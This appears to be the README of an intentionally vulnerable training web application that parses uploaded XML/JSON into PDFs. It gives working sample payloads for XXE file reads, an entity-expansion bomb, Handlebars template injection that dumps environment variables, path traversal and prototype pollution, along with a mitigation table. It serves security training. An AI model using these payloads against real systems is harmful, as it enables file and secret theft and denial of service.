Document Processor Vulnerability Testing Tool

📌 Overview

The **Document Processor** is a deliberately vulnerable web application built for training and testing security flaws across file upload and transformation pipelines. It lets users upload XML/JSON files, parses and renders them into PDF, and intentionally includes exploitable vulnerabilities.

🔍 Purpose

This project serves as a learning and exploitation platform for:

- XML and JSON parsing risks
- Insecure templating practices
- Filesystem path traversal
- Object and prototype manipulation in JavaScript
- Injection flaws

🧱 Technologies Used

- **Frontend:** React.js + Tailwind CSS
- **Backend:** Node.js + Express.js
- **Templating:** Handlebars
- **PDF Generator:** pdfkit
- **Database:** MongoDB Atlas
- **File Parsing:** xml2js, libxmljs2, JSON.parse
- **Security Testing Tools:** Burp Suite, Wireshark

⚠️ Vulnerabilities (7 Total)

#	Vulnerability	CWE	OWASP A#	Payload File(s)
1	XML External Entity (XXE)	CWE-611	A04	`xxe/xxe_test1.xml`, `xxe_test2.xml`
2	Denial of Service (XXE Bomb)	CWE-400	A05	`xxe/xxe_dos.xml`
3	Directory Traversal	CWE-22	A05	`traversal/traversal_note.txt`
4	Server-Side Template Injection (SSTI)	CWE-94	A03	`ssti/ssti.json`, `ssti_envleak.json`
5	Template Injection via context/input	CWE-95	A03	`template/templateOverride.json`
6	Prototype Pollution	CWE-1321	A08	`pollution/pollute_array.json`, `pollute_mockdata.json`
7	Insufficient Logging & Monitoring	CWE-778	A09	(Simulated via console output only)

🔧 Installation & Setup

git clone <your-repo-url>
cd backend
npm install

Configure Environment

Create a `.env` file:

PORT=5001
MONGODB_URI=<your_mongo_uri>

Start Services

Backend
npm run dev

Frontend (in separate terminal)
cd frontend

npm install
npm start

🔎 How to Use (Local Testing)

1. Launch Burp Suite & Enable Intercept

- Configure browser proxy to Burp
- Launch your app in browser

2. Upload Payloads

- Navigate to upload page
- Choose payload file (XML or JSON)
- Intercept request and modify it with payloads if needed

3. Observe Server Behavior

- Monitor for leaks, template execution, or crashes
- Check console logs, Burp responses, and app output

🔦 Sample Payloads

XXE - Read Files

File: `xxe/xxe_test1.xml`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
]>
<data>
  <content>&xxe;</content>
</data>
```

Why It's Dangerous: Exploits XML entity resolution to read sensitive local files like `hosts`, potentially leaking network config or trusted hosts.

Screenshot Placeholder: *(Insert Burp response showing the contents of `hosts` file)*


Example: Upload the payload using the website frontend and intercept the request in Burp Suite. Observe that the response includes content from the `hosts` file on the local Windows machine.


DoS - XML Entity Expansion Bomb

File: `xxe/xxe_dos.xml`

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY a "ha">
  <!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;">
  <!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;&b;&b;">
  <!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;&c;&c;">
  <!ENTITY e "&d;&d;&d;&d;&d;&d;&d;&d;&d;&d;">
]>
<root>
  <content>&e;</content>
</root>
```

Why It's Dangerous: Creates a billion-entity expansion bomb that locks up CPU/memory, causing denial of service.






Example: Upload this XML. Server will freeze or throw a parsing error like `Error: Detected an entity reference loop`

SSTI - Environment Leak via Template

File: `ssti/ssti_envleak.json`

```
{
  "template": "{{constructor.constructor('return process')().env}}",
  "context": {}
}
```

Why It's Dangerous: Executes server-side JavaScript using Handlebars' `constructor` trick to dump environment variables (like DB passwords).



Example: Send this JSON using the upload endpoint. If successful, the rendered document preview will show full environment variables such as `PORT=5001`, `MONGODB_URI=...`, etc.

Template Injection - Malicious Logic

File: `template/templateOverride.json`

```
{
  "template": "{{#with \"constructor\"}}{{this.constructor(\"return global.process\")().env}}{{/with}}",
  "context": {}
}
```

Why It's Dangerous: Takes advantage of unvalidated templates from user input to execute arbitrary JavaScript on the backend.

Screenshot Placeholder: *(Insert frontend output showing leaked process info)*

Example: Use the provided JSON payload to override the server's rendering logic. The output HTML will reveal system-level environment variables when the `document` route is accessed.

Path Traversal

File: `traversal/traversal_note.txt`

Send GET to /api/export?file=../../uploads/internal-config.xml

Why It's Dangerous: Exploits lack of path validation to read files outside the intended directory. Attackers can access sensitive mock files like `internal-config.xml`, `.env`, or other configs.

Screenshot Placeholder: *(Insert Burp Repeater response showing content from `internal-config.xml`)*

Example: Open Burp Suite Repeater and send the request to `/api/export?file=../../uploads/internal-config.xml`. If not protected, the server responds with contents including `db_user`, `db_pass`, and `api_key` from the config file.

Prototype Pollution

File: `pollution/pollute_mockdata.json`

```
{
  "__proto__": {
    "polluted": "yes",
    "exposeSecrets": true
  }
}
```

Why It's Dangerous: Overrides built-in object properties like `polluted` and dynamically adds methods that can leak environment info or disrupt logic.

Screenshot Placeholder: *(Insert request to `/document` with evidence of pollution like `exposedSecrets`)*

Example: Upload the JSON and then visit `/document`. The polluted object reveals new fields like `polluted: yes` and may expose secrets like `env` and `process.cwd()`.

Insufficient Logging & Monitoring

- Simulated vulnerability: no structured logging or alert system.

Why It's Dangerous: Without logging, attacks can go undetected. Incident response becomes much harder.

Screenshot Placeholder: *(Insert terminal view showing only console logs and no alerts for exploit activity)*

Example: Trigger any of the above attacks. No alerts or detailed logs will be generated—only console output such as `File uploaded and parsed successfully` or `Parse failure`, leaving the system blind to intrusion.

📊 How Each Vulnerability Works

(Each section above includes explanations — summarized here)

- **XXE:** Parses external file references due to unsafe XML configuration.
- **DoS:** Expands XML entities recursively to exhaust system memory.
- **Traversal:** Uses `../` to break out of directory and read files.
- **SSTI/Template Injection:** Executes server-side JavaScript by injecting logic into unsafe template render calls.
- **Prototype Pollution:** Alters base objects, affecting application behavior and logic control.
- **Logging Gap:** Prevents monitoring and detection of any of the above attacks.

🚨 Defense Techniques

Vulnerability	Mitigation
XXE	Disable entity resolution (noent: false)
DoS	Limit parser depth and size
Traversal	Sanitize inputs, restrict base path
SSTI	Escape inputs, deny constructor access
Template Injection	Use whitelist context keys
Pollution	Block `__proto__`, deep clone objects

Logging	Use `winston`, alerting and persistence

🧪 Learning Outcomes

- Real-world vulnerability exploitation
- Understanding parser and templating flaws
- Secure coding practices
- Forensics via Burp and Wireshark

📖 References

- OWASP Top 10
- CWE Database
- Handlebars Security Docs

Maintained by: Intern Security Team
Tool Name: Document Processor
Last Updated: May 2025